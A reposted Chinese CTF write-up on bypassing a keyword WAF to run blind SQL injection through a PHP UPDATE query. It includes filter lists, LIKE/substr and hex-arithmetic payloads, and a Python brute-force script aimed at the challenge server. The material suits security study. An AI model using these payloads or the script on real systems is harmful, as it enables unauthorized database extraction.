77777 77777(2) WriteUp 绕waf技巧学习

转载

Berry2014 于 2018-04-04 18:43:00 发布 327 收藏
文章标签： php python 数据库
原文链接：http://www.cnblogs.com/Mrsm1th/p/8718769.html
版权

两个题的代码都是一样的 只是waf不一样 贴出代码

```
function update_point($p,$points){
    global $link;
    $q = sprintf("UPDATE users SET points=%d%s",
        $p,waf($points));
    if(!$query = mysqli_query($link,$q)) return FALSE;
    return TRUE;
}
if(!update_point($_POST['flag'],$_POST['hi']))
    echo 'sorry';
```

```
<?php
function update_point($p,$point){
    global $link;
    $q = sprintf("UPDATE users SET point=%d%s",$p,waf($point));
    if(!$query = mysqli_query($link,$q)) return FALSE;
    return TRUE;
}
if(!update_point($_POST['flag'],$_POST['hi']))
    echo 'sorry';
?>
```

可以看到Post两个参数flag,hi用sprintf拼接，update语句进入数据库执行，flag为整数，参数hi的类型为字符串类型，所以我们可以通过改变hi的值，来检测哪些参数被过滤。

77777 分析(查询字段为 password)

首先我们检测哪些参数被过滤了。如果被过滤了会弹出fuck。

```
被过滤
updatexml
extractvalue
ascii
=
sleep
information_schema
```

```
没被过滤
select
substr
mid
like
where
length
in
hex
and
or
*
|
.....
```

绝大多数的函数都被禁止了，所以报错注入，时间盲注等都不能用，=号也被过滤了。所以这个时候我们可以用`like`来代替=来进行盲注

自己测试环境 创建users表，point 和 password字段

```
update users set point=1231 where substr(password,1,1) like 'h';
```

where后面语句的意思是 password字段的第一位如果和'h'相等 (即password第一个字段为'h')，则前面的语句会执行成功，Point会成为1231 如图 `2.png`成功执行

```
mysql> select*from users;
+----+-------+-----------------+
| id | point | password        |
+----+-------+-----------------+
|  1 |  1234 | helloctfer23333 |
+----+-------+-----------------+
1 row in set (0.00 sec)

mysql> update point set password=1231 where substr(password,1,1) like 'h';
ERROR 1146 (42S02): Table 'test.point' doesn't exist
mysql> update users set point=1231 where substr(password,1,1) like 'h';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select*from test;
ERROR 1146 (42S02): Table 'test.test' doesn't exist
mysql> select*from users;
+----+-------+-----------------+
| id | point | password        |
+----+-------+-----------------+
|  1 |  1231 | helloctfer23333 |
+----+-------+-----------------+
1 row in set (0.00 sec)
```

实际环境执行语句：

```
POST：flag=1231&hi= where length(password)>15 point 不为1231
POST：flag=1231&hi= where length(password)>14 point 为1231 说明password字段长度为15
POST：flag=1231&hi= where substr(password,1,1) like 'h' point为1231 说明password字段第一位为'h'
......
```

所以我们可以一个字段字段的跑，写python脚本。

```
#coding =  utf8
import requests
import time
string = "qwertyuiopasdfghjklzxcvbnm0123456789"
url = "http://47.52.137.90:20000/"
l = ""
for i in range(1,16):
    for t in string:
        PostData = {"flag":'14521',"hi":" where substr(password,1,%s) like '%s'"%(i,l+t)}
        if "14521" in requests.post(url,data = PostData).text:
            l = l+t
            print i,l
            time.sleep(1)
            break
```

77777(2)分析(查询字段为pw)

```
被过滤了：
updatexml
extractvalue
ascii
=
sleep
in
like
where
<
(pw)
pw,
2
3
4
5
9
information_schema
and
or
```

```
没过滤：
select
length
>
substr
hex
|
0
1
6
7
8
```

这次我们能用的更少 连数字都被过滤了一些 但是我们仍然能能够绕过

最终Payload:3.png

```
mysql> update users set point='test' | hex(substr( password,1,1))>'68';
Query OK, 1 row affected, 1 warning (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 1

mysql> select*from users;
+----+-------+-----------------+
| id | point | password        |
+----+-------+-----------------+
|  1 |     0 | helloctfer23333 |
+----+-------+-----------------+
1 row in set (0.00 sec)

mysql> update users set point='test' | hex(substr( password,1,1))>'67';
Query OK, 1 row affected, 1 warning (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 1

mysql> select*from users;
+----+-------+-----------------+
| id | point | password        |
+----+-------+-----------------+
|  1 |     1 | helloctfer23333 |
+----+-------+-----------------+
1 row in set (0.00 sec)
```

```
update users set point='test' | hex(substr( password ,1,1))>(67) 执行成功，point变为1
```


介绍几个mysql知识

- 可以在mysql直接进行加减 select (10+10) 输出 20
- hex()函数是将字符或数字转换成Ascii码的16进制形式 select hex('h') 输出68

因为 2 3 4 5 9 (pw) 被过滤了所以我们可以用剩余数字组合进行加减来代替 (pw) => (%20pw%20)

所以Payload的含义是 将password字段的第一位进行hex编码，将得到的hex编码和67比较大小。

图4 图5 可知 pw字段的第一位hex编码为68 对照ascii码表可知 pw 第一位为h








图6 图7 可知 pw字段的第七位hex编码为37 对照ascii码表可知 pw 第七位为7


My Points
My Points | 1
Designer of the Year | 2018
About
Profile
Somecode
Someinfo
查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 HackBar
Encryption Encoding Other
Load URL
Split URL
Execute
http://47.52.137.90:20000/
Post data Referrer User Agent Cookies
Post Data
flag=test&hi= | hex(substr(pw ,(6+1),1))>(60-10-10-10+6)


My Points
My Points | 0
Designer of the Year | 2018.
About
Profile
Somecode
Someinfo
调试器 样式编辑器 性能 内存 网络 存储 HackBar
Other
http://47.52.137.90:20000/

所以最终跑出来pw字段值

学到了很多

转载于:https://www.cnblogs.com/Mrsm1th/p/8718769.html